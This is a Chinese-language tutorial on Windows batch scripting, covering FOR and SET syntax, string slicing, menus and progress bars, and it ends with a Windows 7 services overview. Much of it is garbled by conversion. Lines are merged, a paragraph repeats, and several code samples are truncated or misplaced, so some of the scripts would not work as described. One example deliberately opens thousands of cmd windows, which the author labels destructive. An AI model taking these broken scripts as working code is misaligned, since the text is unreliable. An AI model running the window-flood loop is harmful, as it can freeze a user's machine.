2.测试网络是否通畅：

@echo off

:: 当cookie文件创建之后的下一秒是下一分钟的话

:: 这段代码会出错，不过如此低的几率还是可以忍受 😊

:: 测试有些网站的时候判断错误，比如<http://WwW.FL68.CoM>

:: 有些网站的cookie文件名并没有包含网站的关键字

```
if not exist e:\niuji md e:\niuji>nul 2>nul
if exist E:\niuji\1.txt del /q E:\niuji\1.txt
setlocal enabledelayedexpansion
set input=
set input=http://www.163.com
start %input%
for /f "delims=. tokens=1*" %%i in ("%input%") do set site=%%j
for /f "delims=. tokens=1*" %%i in ("%site%") do set net=%%i
set root="%userprofile%\cookies"
pushd %root%
set num=0
:loop
set /a num+=1
ping 127.1 -n 3 >nul 2>nul
if %num% gtr 4 echo FAILED>e:\niuji\1.txt && goto end
if not exist %username% @*%net%*.txt goto loop
for %%i in (%username% @*%net%*.txt) do (
find /i "%site%" %%i>nul 2>nul && (
if %time:~0,2% lss 10 (
if "%date% 0%time:~1,4%"=="%%~ti" (echo SUCCESS>e:\niuji\1.txt) else (echo
FAILED>e:\niuji\1.txt)
goto end
)
if %time:~0,2% geq 10 (
if "%date% %time:~0,5%"=="%%~ti" (echo SUCCESS>e:\niuji\1.txt) else (echo
FAILED>e:\niuji\1.txt)
goto end
)
)
)
:end
```

popd

start e:\niuji\1.txt

2. 话圆角矩形框

@echo off

:: 3742668 cn-dos.com

echo 输入宽度和高度:

echo 例如: 3 3

set /p s=

call :update %s%

pause

goto :eof

:update

setlocal ENABLEDELAYEDEXPANSION

if %1 geq 40 echo 太宽了! && goto :eof

rem 以下两句计算每一行前面应该留出的空格数

set /a began = (40 - %1) / 2

for /l %%i in (1,1,%began%) do set str=!str!

rem 以下两句计算第一行 丿与\ 之间"一"的数量

set /a num = %1 - 2

for /l %%i in (1,1,%num%) do set str1=!str1!—

ECHO 处于关闭状态。

rem 显示第一行

echo %str% 丿%str1%\

rem 保存最后一行

set str2=%str% \ %str1%丿

rem 显示除了第一行和最后一行的中间的行，

set str1=%str1:—= %

for /l %%i in (1,1,%2) do echo %str% | %str1% |

echo %str2% & rem 显示最后一行

endlocal

goto :eof

3. 计算磁盘数目:

@echo off

cd.>script.txt>>script.txt

```
echo list disk
for /f %%i in ('diskpart /s script.txt^|find /c ^"联机^"') do Set HardDrivers=%%i
del script.txt /q
echo 您的计算机上硬盘安装数量为: %HardDrivers%
pause4: 查看物理内存
@echo off
color f2
echo.systeminfo|find "物理内存总量"
pause>nul5,
生成 0 到 99 的随机数
:: 生成 0-99 之间的随机数列 R1
:: :: ::
@echo offsetlocal EnableDelayedExpansion
:: 初始化顺序数列
for /l %%i in (0,1,99) do ( set rnum%%i=%%i)
:: 对数列进行随机交换

for /l %%i in (0,1,99) do (
set /a rnd=!random! %% 100
call set tmp=%%rnum!rnd!%%
set rnum!rnd!=!rnum%%i!
set rnum%%i=!tmp!)set rnumpause。好了，先到这里
```

bat 的几个重点的命令

其实 bat 是很简单的，下面简单介绍几个常用的命令：

第一个：for

一、基本格式

FOR %%variable IN (set) DO command [command-parameters]

%%variable 指定一个单一字母表示可替换的参数。

(set) 指定一个或一组文件。可以使用通配符。

command 指定对每个文件执行的命令。

command-parameters

为特定命令指定参数或命令行开关。

参数:FOR 有 4 个参数 /d /l /r /f 他们的作用我在下面用例子解释

现在开始讲每个参数的意思

二、参数 /d

FOR /D %%variable IN (set) DO command [command-parameters]

如果集中包含通配符，则指定与目录名匹配，而不与文件名匹配。

如果 Set (也就是我上面写的 "相关文件或命令") 包含通配符 (* 和 ?) 对与 Set 相匹

，将
配的每个目录（而不是指定目录中的文件组）执行指定的 Command。
这个参数主要用于目录搜索,不会搜索文件,看这样的例子

```
@echo off
```

```
for /d %%i in (c:\*) do echo %%i
```

```
pause
```

运行会把 C 盘根目录下的全部目录名字打印出来,而文件名字一个也不显示!
在来一个,比如我们要把当前路径下文件夹的名字只有 1-3 个字母的打出来

```
@echo off
```

```
for /d %%i in (???) do echo %%i
```

```
pause
```

运行会把 C 盘根目录下的全部目录名字打印出来,而文件名字一个也不显示!
在来一个,比如我们要把当前路径下文件夹的名字只有 1-3 个字母的打出来

```
@echo off
```

```
for /d %%i in (???) do echo %%i
```

```
pause
```

这样的话如果你当前目录下有目录名字只有 1-3 个字母的,就会显示出来,没有就不显示了

这里解释下*号和?号的作用,*号表示任意 N 个字符,而?号只表示任意一个字符知道作用了,给大家个思考题目!

```
@echo off
```

```
for /d %%i in (window?) do echo %%i
```

```
pause
```

保存到 C 盘下执行,会显示什么呢?自己看吧! 显示: windows

/D 参数只能显示当前目录下的目录名字,这个大家要注意!

三、参数 /R

FOR /R [[drive:]path] %%variable IN (set) DO command [command-parameters]

检查以 [drive:]path 为根的目录树，指向每个目录中的

FOR 语句。如果在 /R 后没有指定目录，则使用当前目录。如果集仅为一个单点(.)字符，则枚举该目录树。

递归

上面我们知道,/D 只能显示当前路径下的目录名字,那么现在这个/R 也是和目录有关,他能干

嘛呢?放心他比/D 强大多了!

他可以把当前或者你指定路径下的文件名字全部读取,注意是文件名字,有什么用看例子!

请注意 2 点:

1、set 中的文件名如果含有通配符(?) 或*), 则列举/R 参数指定的目录及其下面的所用

子目录中与 set 相符合的所有文件, 无相符文件的目录则不列举。

2、相反, 如果 set 中为具体文件名, 不含通配符, 则枚举该目录树 (即列举该目录及其

下面的所有子目录) , 而不管 set 中的指定文件是否存在。这与前面所说的单点(.) 枚举目

录树是一个道理, 单点代表当前目录, 也可视为一个文件。

例:

```
@echo off
```

```
for /r c:\ %%i in (*.exe) do echo %%i
```

```
pause
```

咱们把这个 BAT 保存到 D 盘随便哪里然后执行, 我会看到, 他把 C 盘根目录, 和每个目录的

子目录下面全部的 EXE 文件都列出来了!!!!

例:

```
@echo off
```

```
for /r %%i in (*.exe) do @echo %%i
```

```
pause
```

参数不一样了吧! 这个命令前面没加那个 C:\ 也就是搜索路径, 这样他就会以当前目录为搜索

路径, 比如你这个 BAT 你把他放在 d:\test 目录下执行, 那么他就会把 D:\test 目录和他下面

的子目录的全部 EXE 文件列出来!!!

例:

```
@echo off
```

```
for /r c:\ %%i in (boot.ini) do echo %%i
```

```
pause
```

运行本例发现枚举了 c 盘所有目录, 为了只列举 boot.ini 存在的目录, 可改成下面这样:

```
@echo off
```

```
for /r c:\ %%i in (boot.ini) do if exist %%i echo %%i
```

```
pause
```

用这条命令搜索文件真不错。。。

。。。。

这个参数大家应该理解了吧! 还是满好玩的命令!

四、参数 /L

FOR /L %%variable IN (start,step,end) DO command [command-parameters]

该集表示以增量形式从开始到结束的一个数字序列。

因此, (1,1,5) 将产生序列 1 2 3 4 5, (5,-1,1) 将产生

序列 (5 4 3 2 1)。

使用迭代变量设置起始值 (Start#), 然后逐步执行一组范围的值, 直到该值超

过所设置的终

止值 (End#)。/L 将通过对 Start# 与 End# 进行比较来执行迭代变量。如果 Start# 小于

End#，就会执行该命令。如果迭代变量超过 End#，则命令解释程序退出此循环。还可以使用

负的 Step# 以递减数值的方式逐步执行此范围内的值。 例如，

(1,1,5) 生成序列 1 2 3 4 5，

而 (5,-1,1) 则生成序列 (5 4 3 2 1)。语法是：

看着这说明有点晕吧!咱们看例子就不晕了!

```
@echo off
```

```
for /l %%i in (1,1,5) do @echo %%i
```

```
pause
```

保存执行看效果,他会打印从 1 2 3 4 5 这样 5 个数字

(1,1,5)这个参数也就是表示从 1 开始每次加 1 直到 5 终止!

等会晕,就打印个数字有 P 用...好的满足大家,看这个例子

```
@echo off
```

```
for /l %%i in (1,1,5) do start cmd
```

```
pause
```

执行后是不是吓了一跳,怎么多了 5 个 CMD 窗口,呵呵!

如果把那个 (1,1,5) 改成

(1,1,65535)会有什么结果,我先告诉大家,会打开 65535 个 CMD 窗口....这么多你不死机算

你强!

当然我们也可以把那个 start cmd 改成 md %%i 这样就会建立指定个目录了!!! 名字为 1-

65535

看完这个被我赋予破坏性质的参数后,我们来看最后一个参数

五、参数 /F

\迭代及文件解析

使用文件解析来处理命令输出、字符串及文件内容。使用迭代变量定义要检查的内容或字符串，并使用各种 options 选项进一步修改解析方式。使用 options 令牌选项指定哪些令牌应

该作为迭代变量传递。请注意：在没有使用令牌选项时，/F 将只检查第一个令牌。

文件解析过程包括读取输出、字符串或文件内容，将其分成独立的文本行以及再将每行解析

成零个或更多个令牌。然后通过设置为令牌的迭代变量值，调用 for 循环。默认情况下，/F

传递每个文件每一行的第一个空白分隔符号。跳过空行。

详细的帮助格式为：

FOR /F ["options"] %%variable IN (file-set) DO command [command-parameters]

FOR /F ["options"] %%variable IN ("string") DO command [command-parameters]

FOR /F ["options"] %%variable IN ('command') DO command [command-parameters]

带引号的字符串"options"包括一个或多个

指定不同解析选项的关键字。这些关键字为:

eol=c - 指一个行注释字符的结尾(就一个)

skip=n - 指在文件开始时忽略的行数。

delims=xxx - 指分隔符集。这个替换了空格和跳格键的默认分隔符集。

tokens=x,y,m,n - 指每行的哪一个符号被传递到每个迭代的 for 本身。这会导致额外变量名称的分配。m-n 格式为一个范围。通过 nth 符号指定 mth。如果符号字符串中的最后一个字符星号,那么额外的变量将在最后一个符号解析之后分配并接受行的保留文本。经测试,该参数最多只能区分 31 个字段。

For 命令例 1: *****

@echo off

rem 首先建立临时文件 test.txt

echo ;注释行,这是临时文件,用完删除 >test.txt

echo 11 段 12 段 13 段 14 段 15 段 16 段 >>test.txt

echo 21 段,22 段,23 段,24 段,25 段,26 段 >>test.txt

echo 31 段-32 段-33 段-34 段-35 段-36 段 >>test.txt

FOR /F "eol=; tokens=1,3* delims=-, " %%i in (test.txt) do echo %%i %%j %%k

Pause

Del test.txt

运行显示结果:

11 段 13 段 14 段 15 段 16 段

21 段 23 段 24 段,25 段,26 段

31 段 33 段 34 段-35 段-36 段

请按任意键继续...

为什么会这样?我来解释:

eol=; 分号开头的行为注释行

tokens=1,3* 将每行第 1 段,第 3 段和剩余字段分别赋予变量%%i, %%j, %%k

delims=-, (减号后有一空格) 以逗号减号和空格为分隔符, 空格必须放在最后

For 命令例 2: *****

@echo off

FOR /F "eol= delims=" %%i in (test.txt) do echo %%i

Pause

运行将显示 test.txt 全部内容, 包括注释行, 不解释了哈。

For 命令例 3: *****

另外/F 参数还可以以输出命令的结果看这个例子

@echo off

```
FOR /F "delims=" %%i in ('net user') do @echo %%i
```

pause

这样你本机全部帐号名字就出来了把扩号内的内容用两个单引号引起来就表示那个当命令执行

行,FOR 会返回命令的每行结果,加那个"delims=" 是为了让我空格的行能整行显示出来,不

加就只显示空格左边一列!

基本上讲完了 FOR 的基本用法了...如果你看过 FOR 的系统帮助,你会发现他下面还有一些特

定义的变量,这些我先不讲.大家因该都累了吧!你不累我累啊....

第三章 FOR 命令中的变量

FOR 命令中有一些变量,他们的用法许多新手朋友还不太了解,今天给大家讲解他们的用法!

先把 FOR 的变量全部列出来:

- ~I - 删除任何引号(""), 扩展 %I
- %~fI - 将 %I 扩展到一个完全合格的路径名
- %~dI - 仅将 %I 扩展到一个驱动器号
- %~pI - 仅将 %I 扩展到一个路径
- %~nI - 仅将 %I 扩展到一个文件名
- %~xI - 仅将 %I 扩展到一个文件扩展名
- %~sI - 扩展的路径只含有短名
- %~aI - 将 %I 扩展到文件的文件属性
- %~tI - 将 %I 扩展到文件的日期/时间
- %~zI - 将 %I 扩展到文件的大小
- %~\$PATH:I - 查找列在路径环境变量的目录,并将 %I 扩展到找到的第一个完全合格的名称。如果环境变量名未被定义,或者没有找到文件,此组合键会扩展到空字符串

我们可以看到每行都有一个大写字母"I",这个 I 其实就是我们在 FOR 带入的变量,我们 FOR

语句代入的变量名是什么,这里就写什么.

比如:FOR /F %%z IN ('set') DO @echo %%z

这里我们代入的变量名是 z 那么我们就要把那个 I 改成 z,例如%~fI 改为%~fz

至于前面的%~p 这样的内容就是语法了!

好开始讲解:

- 一、 ~I - 删除任何引号(""), 扩展 %I

这个变量的作用就如他的说明,删除引号!

我们来看这个例子:

首先建立临时文件 temp.txt, 内容如下

```
"1111
```

```
"2222"
```

```
3333"
```

"4444"44

"55"55"55

可建立个 BAT 文件代码如下:

```
@echo off
```

```
echo ^"1111">temp.txt
```

```
echo "2222">>temp.txt
```

```
echo 3333^">>temp.txt
```

```
echo "4444"44>>temp.txt
```

```
echo ^"55"55"55>>temp.txt
```

rem 上面建立临时文件, 注意不成对的引号要加转义字符^, 重定向符号前不要留空格

```
FOR /F "delims=" %%i IN (temp.txt) DO echo %%~i
```

```
pause
```

```
del temp.txt
```

执行后,我们看 CMD 的回显如下:

```
1111          #字符串前的引号被删除了
```

```
2222          #字符串首尾的引号都被删除了
```

```
3333"         #字符串前无引号, 后面的引号保留
```

```
4444"44       #字符串前面的引号删除了, 而中间的引号保留
```

```
55"55"55      #字符串前面的引号删除了, 而中间的引号保留
```

请按任意键继续...

和之前 temp.txt 中的内容对比一下,我们会发现第 1、2、5 行的引号都消失了, 这就是删除引

号~i 的作用了!

删除引号规则如下(BAT 兄补充!)

- 1、若字符串首尾同时存在引号, 则删除首尾的引号;
- 2、若字符串尾不存在引号, 则删除字符串首的引号;
- 3、如果字符串中间存在引号, 或者只在尾部存在引号, 则不删除。

龙卷风补充: 无头不删, 有头连尾删。

二、 %~fi - 将 %I 扩展到一个完全合格的路径名

看例子:

把代码保存放在随便哪个地方,我这里就放桌面吧.

```
FOR /F "delims==" %%i IN ('dir /b') DO @echo %%~fi
```

```
pause
```

执行后显示内容如下

```
C:\Documents and Settings\Administrator\桌面\test.bat
```

```
C:\Documents and Settings\Administrator\桌面\test.vbs
```

当我把代码中的 %%~fi 直接改成%%i

```
FOR /F "delims==" %%i IN ('dir /b') DO @echo %%i
```

```
pause
```

执行后就会显示以下内容:

```
test.bat
```

```
test.vbs
```

通过对比,我们很容易就看出没有路径了,这就是"将 %I 扩展到一个完全合格的路径名"的作

用

也就是如果%i 变量的内容是一个文件名的话,他就会把这个文件所在的绝对路径打印出来,

而不只单单打印一个文件名,自己动手实验下就知道了!

三、 %~dI - 仅将 %I 扩展到一个驱动器号

看例子:

代码如下,我还是放到桌面执行!

```
FOR /F "delims==" %%i IN ('dir /b') DO @echo %%~di
```

pause

执行后我 CMD 里显示如下

C:

C:

我桌面就两个文件 test.bat,test.vbs,%%~di 作用是,如果变量%%i 的内容是一个文件或者目

录名,他就会把他这文件

或者目录所在的盘符号打印出来!

四、 %~pI - 仅将 %I 扩展到一个路径

这个用法和上面一样,他只打印路径不打印文件名字

```
FOR /F "delims==" %%i IN ('dir /b') DO @echo %%~pi
```

pause

我就不打结果了,大家自己复制代码看结果吧,下面几个都是这么个用法,代码给出来,大家自

己看结果吧!

五、 %~nI - 仅将 %I 扩展到一个文件名

只打印文件名字

```
FOR /F "delims==" %%i IN ('dir /b') DO @echo %%~ni
```

pause

六、 %~xI - 仅将 %I 扩展到一个文件扩展名

只打印文件的扩展名

```
FOR /F "delims==" %%i IN ('dir /b') DO @echo %%~xi
```

pause

七、 %~sI - 扩展的路径只含有短名

打印绝对短文件名

```
FOR /F "delims==" %%i IN ('dir /b') DO @echo %%~si
```

pause

八、 %~aI - 将 %I 扩展到文件的文件属性

打印文件的属性

```
FOR /F "delims==" %%i IN ('dir /b') DO @echo %%~ai
```

pause

九、 %~tI - 将 %I 扩展到文件的日期/时间

打印文件建立的日期


```
FOR /F "delims==" %%i IN ('dir /b') DO @echo %%~ti
```

```
pause
```

十、 %~zI - 将 %I 扩展到文件的大小

打印文件的大小

```
FOR /F "delims==" %%i IN ('dir /b') DO @echo %%~zi
```

```
pause
```

上面例十一、 %~\$PATH:I - 查找列在路径环境变量的目录，并将 %I 扩展到找到的第一个完全合格的名称。如果环境变量名未被定义，或者没有找到文件，此组合键会扩展到空字符串

这是最后一个,和上面那些都不一样,我单独说说!

然后在把这些代码保存为批处理,放在桌面。

```
@echo off
```

```
FOR /F "delims=" %%i IN ("notepad.exe") DO echo %%~$PATH:i
```

```
pause
```

龙卷风补充: 上面代码显示结果为 C:\WINDOWS\system32\notepad.exe

他的意思就在 PATH 变量里指定的路径里搜索 notepad.exe 文件, 如果有 notepad.exe 则会把

他所在绝对路径打印出来, 没有就打印一个错误!

子中的"delims=="可以改为"delims=", 即不要分隔符

第二个: set

一、用 set 命令设置自定义变量

显示、设置或删除 cmd.exe 环境变量。

```
SET [variable=[string]]
```

variable 指定环境变量名。

string 指定要指派给变量的一系列字符串。

要显示当前环境变量, 键入不带参数的 SET。

SET 命令不允许变量名含有等号。

注意: 以下用法将清除变量 variable 的值, 使其变成未定义状态。

```
SET variable=
```

上面等号后面无任何符号, 如果写成 SET variable="", 此时变量值并不为空, 而是等于

个引号, 即""

例子:

```
@echo off
```

```
set var=我是值
```

```
echo %var%
```

```
pause
```

请看 set var=我是值 ,这就是 BAT 直接在批处理中设置变量的方法!

set 是命令 var 是变量名 =号右边的"我是值"是变量的值

在批处理中我们要引用这个变就把 var 变量名用两个%(百分号)扩起来,如 %var%

SET 还可以提供一个交互界面,让用户自己输入变量的值,然后我们在来根据这

个值来做相应

操作,现在我就来说说 SET 的这种语法,只需要加一个"/P"参数就可以了!

SET /P variable=[promptString]

例子:

@echo off

set /p var=请输入变量的值:

echo 您输入了 %var% ~_~

pause

set /p 是命令语法 var 是变量名 =号右边的"请输入变量的值:",这个是提示语,不是

变量的值了!

运行后,我们在提示语后面直接输入 1,就会显示一行您输入了 1 ~_~

现在讲 SET 其他功能

使用 set /?查看 SET 的帮助我们发现 SET 除了我上面讲的

SET [variable=[string]]

SET /P variable=[promptString]

这两种语法外,还有如下几种语法:

SET /A expression

环境变量替换已如下增强:

%PATH:str1=str2%

%PATH:~10,5%

%PATH:~-10%

%PATH:~0,-2%

这机种语法有什么用处呢?下面来一个个讲解!

二、用 set 命令进行简单计算

语法: SET /A expression

/A 命令行开关指定等号右边的字符串为被评估的数字表达式。该表达式评估器很简单并以递减的优先权顺序支持下列操作:

()	-分组
!~	-一元运算符
*/%	-算数运算符
+-	-算数运算符
<<>>	-二进制逻辑移位
&	-二进制按位“与”
^	-二进制按位“异”
	-二进制按位“或”
= *= /= %= += -=	-算数赋值
&= ^= = <<= >>=	-二进制运算赋值
,	-表达式分隔符

如果 SET /A 在命令脚本外的命令行执行的,那么它显示该表达式的最后值。

除十六进制有 0x 前缀, 八进制有 0 前缀的, 数字值为十进位数字。

因此, 0x12 与 18 和 022 相同。请注意八进制公式可能很容易搞混:

08 和 09 是无效的数字, 因为 8 和 9 不是有效的八进制位数。

上面这些是系统帮助里的内容,看着是不是有点晕,没关系我来简单解释一下:

set 的/A 参数就是让 SET 可以支持数学符号进行加减等一些数学运算!

注意:一般的运算常为十进制运算,如果数字字符串最左边为 0,将被认为是八进制,从而

出错。比如,0812 之类的数字不能参与十进制运算,转换方法为:10812-10000
例:

```
set aa=0812
```

```
set /a aa=1%aa%-10000
```

```
echo %aa%
```

结果为: 812

例:

```
@echo off
```

```
set /p input=请输入计算表达式:
```

```
set /a var=%input%
```

```
echo 计算结果: %input%=%var%
```

```
pause
```

注意: DOS 计算只能进行整数运算,精确到整数

请输入计算表达式: 1+9+20+30-10

计算结果: 1+9+20+30-10=50

请按任意键继续...

请输入计算表达式: 10/3 #除法只能精确到整数

计算结果: 10/3=3

请按任意键继续...

请输入计算表达式: -100+62 #负数

计算结果: -100+62=-38

请按任意键继续...

请输入计算表达式: 100%3 #求余数

思考题: 求 2 的 n 次方

参考答案:

```
@echo off
```

```
set /p n=请输入 2 的几次方:
```

```
set /a num=1^<^<n
```

```
echo %num%
```

```
pause
```

运行结果:

请输入 2 的几次方: 3

8

请按任意键继续...

请输入 2 的几次方: 10

1024

请按任意键继续...

请输入 2 的几次方: 15

32768

请按任意键继续...

三、用 set 命令进行字符串处理

1、字符串替换

好了，符号说到这，现在说%PATH:str1=str2%

上面语法的意思就是：将字符串变量%PATH%中的 str1 替换为 str2

这个是替换变量值的内容,看例子

```
@echo off
```

```
set a= bbs. verybat. cn
```

```
echo 替换前的值: "%a%"
```

```
set var=%a:=%
```

```
echo 替换后的值: "%var%"
```

```
pause
```

运行显示：（龙卷风添加）

替换前的值: " bbs. verybat. cn"

替换后的值: "bbs.verybat.cn"

对比一下,我们发现他把变量%a%的空格给替换掉了,从这个例子,我们就可以发现

%PATH:str1=str2%这个操作就是把变量%PATH%的里的 str1 全部用 str2 替换
比如我们把上面的例子改成这样

```
@echo off
```

```
set a=bbs.verybat.cn
```

```
echo 替换前的值: "%a%"
```

```
set var=%a:.=伤脑筋%
```

```
echo 替换后的值: "%var%"
```

```
pause
```

运行显示：

替换前的值: "bbs.verybat.cn"

替换后的值: "bbs 伤脑筋 verybat 伤脑筋 cn"

解释 set var=%a:.=伤脑筋%

set 是命令 var 是变量名字 a 是要进行字符替换的变量的值, "."为要替换的值,

"伤脑筋"为替换后的值!

执行后就会把变量%a%里面的"."全部替换为"伤脑筋"

这就是 set 的替换字符的很好的功能! 替换功能先讲到这, 下面将字符串截取功能

请注意: 字符串的替换和截取功能在引用变量的地方均可以, 并不一定必须要有 set 命令

例:

```
@echo off
```

```
set a=bbs.verybat.cn
```

```
echo 替换前的值: "%a%"
```

```
echo 替换后的值: "%a:.=伤脑筋%"
```

```
pause
```

此例在 echo 语句中就替换了字符串，效果一样。

2、字符串截取

截取功能统一语法格式为：%a:~[m[,n]]%

方括号表示可选，%为变量标识符，a 为变量名，不可少，冒号用于分隔变量名和说明部分，

符号~可以简单理解为“偏移”即可，m 为偏移量（缺省为 0）n 为截取长度（缺省为全部）

%PATH:~10,5% 这个什么意思,看例子:

截取功能例子 1:

@echo off

set a=bbs.verybat.cn

set var=%a:~1,2%

echo %var%

pause

执行后,我们会发现只显示了"bs"两个字母,我们的变量%a%的值不是为bbs.verybat.cn 吗?

怎么只显示了第 2 个字母和第 3 个字母"bs",分析一结果我们就可以很容易看出

%PATH:~10,5%就是显示变量 PATH 里从 11 位(偏移量 10)开始的 5 个字符!分析 set var=%a:~1,2%

set 是命令, var 是变量值, 要进行字符操作的变量, "1"从变量"a"第几位开始显示, "2"

a

表示显示几位。

合起来就是把变量 a 的值从第 2 位(偏移量 1)开始,把 2 个字符赋予给变量 var

这样应该明白了吧~

其他两种语法

%PATH:~-10% 看例子

截取功能例子 2:

@echo off

set a=bbs.verybat.cn

set var=%a:~-3%

echo %var%

pause

运行结果: .cn

这个就是把变量 a 倒数 3 位的值给变量 VAR

当然我们也可以改成这样

截取功能例子 3:

@echo off

```
set a=bbs.verybat.cn
```

```
set var=%a:~3%
```

```
echo %var%
```

```
pause
```

运行显示: .verybat.cn

这个就是把变量 a 的从第 3 位开始后面全部的值给变量 VAR

%PATH:~0,-2% 例子

截取功能例子 4:

```
@echo off
```

```
set a=bbs.verybat.cn
```

```
set var=%a:~0,-3%
```

```
echo %var%
```

```
pause
```

执行后,我们发现显示的是"bbs.verybat",少了".cn"

从结果分析,很容易分析出,这是把变量 a 的值从 0 位开始,

到倒数第三位之间的值全部赋予给 var

如果改成这样

截取功能例子 5:

```
@echo off
```

```
set a=bbs.verybat.cn
```

```
set var=%a:~2,-3%
```

```
echo %var%
```

```
pause
```

运行显示: s.verybat

那么他就是显示从第 3 位 (偏移量 2) 开始减去倒数三位字符的值,并赋予给变量 var

讲得好,例子就是说明问题,为便于记忆,龙卷风小节如下:

```
a=bbs.verybat.cn
```

%a:~1,2% = "bs" 偏移量 1, 从第二位开始向右取 2 位

%a:~-3% = ".cn" 偏移量负 3, 即倒数 3 位 (也可理解为留下右边 3 位), 右取全部

%a:~3% = ".verybat.cn" 偏移量 3 (也可理解为去掉左边 3 位), 右取全部

%a:~0,-3% = "bbs.verybat" 偏移量 0, 右取长度至负 3, 即倒数 3 位

%a:~2,-3% = "s.verybat" 偏移量 2, 右取长度至负 3, 即倒数 3 位

所以, 截取功能统一语法格式为: %a:~[m,[n]]%

方括号表示可选, %a% 为变量名, 不可少, 冒号用于分隔变量名和说明部分, 符号~可以简单

理解为“偏移”即可, m 为偏移量 (缺省为 0) n 为截取长度 (缺省为全部)

,

上面所述用法其实相当于 vbs 函数 mid、left、right

%a:~0,n% 相当于函数 left(a,n) 取左边 n 位

%a:~m% 相当于函数 right(a,m) 取右边 m 位
%a:~m,n% 相当于函数 mid(a,m+1,n) 从 m+1 位开始取 n 位
%a:~m,-n% 相当于函数 mid(a,m+1,len(a)-m-n),从 m+1 位开始,至倒数 n+1 位
%a:~m% 相当于函数 mid(a,m+1,len(a)-m) 或者 right(a,len(a)-m), m+1 位开始取右边

从

全部。

思考题目：输入任意字符串，求字符串的长度

参考答案：

@echo off

set /p str=请输入任意长度的字符串：

echo 你输入了字符串:"%str%"

call :stringlenth "%str%" num

echo 字符串长度为： %num%

pause

exit

:StringLenth

::-----字符串长度计算子程序

::-----参数%1 为字符串(如有空格，请用引号括起来)

::-----参数%2 为返回变量名称，不能含空格或特殊字符

::@echo off

set theString=%~1

if not defined theString goto :eof

set Return=0

:StringLenth_continue

set /a Return+=1

set thestring=%thestring:~0,-1%

if defined thestring goto StringLenth_continue

if not "%2"==" " set %2=%Return%

goto :eof

好了 set 的一些用法,就介绍到这了,希望对各位有所帮助,学习 bat 主要是自己动手多练习啊,多编写自己想利用的东西。利用自己会的编写功能逐渐强大的程序

一、交互界面设计

没啥说的，看看高手设计的菜单界面吧：

@echo off

cls

title 终极多功能修复

:menu

cls

color 0A

echo =====



```
echo          请选择要进行的操作，然后按回车
echo          =====
echo.
echo          1.网络修复及上网相关设置,修复 IE,自定义屏蔽网站
echo.
echo          2.病毒专杀工具，端口关闭工具,关闭自动播放
echo.
echo          3.清除所有多余的自启动项目，修复系统错误
echo.
echo          4.清理系统垃圾,提高启动速度
echo.
echo          Q.退出
```

```
echo.
echo.
:cho
set choice=
set /p choice=      请选择:
IF NOT "%choice%"==" " SET choice=%choice:~0,1%
if /i "%choice%"=="1" goto ip
if /i "%choice%"=="2" goto setsave
if /i "%choice%"=="3" goto kaiji
if /i "%choice%"=="4" goto clean
if /i "%choice%"=="Q" goto endd
echo 选择无效，请重新输入
echo.
goto cho
```

二、模拟进度条

下面给出一个模拟进度条的程序。如果将它运用在你自己的程序中，可以使你的程序更漂亮。

```
@echo off
mode con cols=113 lines=15 &color 9f
cls
echo.
echo 程序正在初始化...
echo.
echo |_____
|
set/p= ■<nul
for /L %%i in (1 1 38) do set /p a=■<nul&ping /n 1 127.0.0.1>nul
echo 100%%
echo |_____
|
pause
```

解说：“set /p a=■<nul”的意思是：只显示提示信息“■”且不换行，也不需手工输入任何信息，

这样可以使每个 “■”在 同一 行逐 个输 出。

“ping /n 0 127.1>nul”是输出每个“■”的时间间隔，即每隔多少时间输出一个“■”。

[Windows 7] 入门大练兵！

铃记：很多我们追求的东西都与我们擦肩而过。

Windows7 是这样，某人也是如此，仅献绵力以尽勉！

一、 Windows7 服务详解及优化介绍

A、不建议大家关闭和禁用的服务——

AppID Service

确定应用程序的身份。该服务的默认运行方式是手动，不建议更改。

目标路径： \Windows\system32\svchost.exe -k
LocalServiceAndNoImpersonation

Application Experience

在应用程序启动时处理应用程序兼容型查询请求。该服务的默认运行方式是自动，不建议更改。

目标路径： \WINDOWS\system32\svchost.exe -k netsvcs

估计使用该技术之后在运行老程序的时候系统会自动选择相应的兼容模式运行，以便取得最佳效果。

Application Information

为应用程序的运行提供信息。该服务的默认运行方式是手动，不建议更改。

目标路径： \WINDOWS\system32\svchost.exe -k netsvcs

Application Layer Gateway Service

为 Internet 连接共享提供第三方协议插件的支持。该服务的默认运行方式是手动，如果你连接了网络，则该服务会自动启动，不建议更改。

目标路径： \WINDOWS\System32\alg.exe

Background Intelligent Transfer Service

在后台传输客户端和服务端之间的数据。如果禁用了BITS，一些功能，如 Windows Update，就无法正常运行。该服务的默认运行方式是自动，这个服务的主要用途还是用于进行Windows Update或者自动更新，最好不要更改这个服务。

目标路径： \WINDOWS\System32\svchost.exe -k netsvcs

COM+ Event System

支持系统事件通知服务（SENS），此服务为订阅组件对象模型（COM）组

件事件提供自动分布功能。如果停止此服务，SENS 将关闭，而且不能提供登录和注销通知。如果禁用此服务，显式依赖此服务的其他服务将无法启动。一个很原始的古老服务，该服务的默认运行方式为自动，这是一个重要的系统服务，设为手动也会自动运行，设为禁用好像也没什么影响，但是日志中会出现大量的错误。我们最好不要乱动。

目标路径：\WINDOWS\system32\svchost.exe -k netsvcs

Cryptographic Services

提供三种管理服务： 编录数据库服务，它确定 Windows 文件的签字；受保护的根服务，它从此计算机添加和删除受信根证书机构的证书；和密钥（Key）服务，它帮助注册此计算机获取证书。如果此服务被终止，这些管理服务将无法正常运行。如果此服务被禁用，任何依赖它的服务将无法启动。维护和管理系统的所有证书，密钥以及安全数据库。另外访问一些网站所需要的服务，比如微软的网站，Windows Update，或者DRM的网站，很多时候它会提供和确认Windows文件的签名信息。强烈建议也是必须不能去动它，永远别想禁用这个服务。

目标路径： \WINDOWS\system32\svchost.exe -k netsvcs

DCOM Server Process Launcher

为 DCOM 服务提供加载功能。该服务的默认运行方式是自动，最好不要乱动。以前的DCOM服务，也就是远程服务，是比COM+更基本的服务，看看注册表就知道Windows系统中有多少DCOM组件，虽然禁用也没什么问题，但是临时用到的设为手动的服务会无法自动启动，而且任务栏的图标也会消失不见，所以最好不要修改这个选项。

目标路径： \WINDOWS\system32\svchost.exe -k DcomLaunch

DNS Client

DNS 客户端服务（dnscache）缓存域名系统（DNS）名称并注册该计算机的完整计算机名称。如果该服务被停止，将继续解析 DNS 名称。然而，将不缓存 DNS 名称的查询结果，且不注册计算机名称。

如果你停止了此服务，你的电脑将不能解释DNS信息，不能用域名登录网站。

目标路径： \Windows\system32\svchost.exe -k LocalServiceNetworkRestricted

Group Policy Client

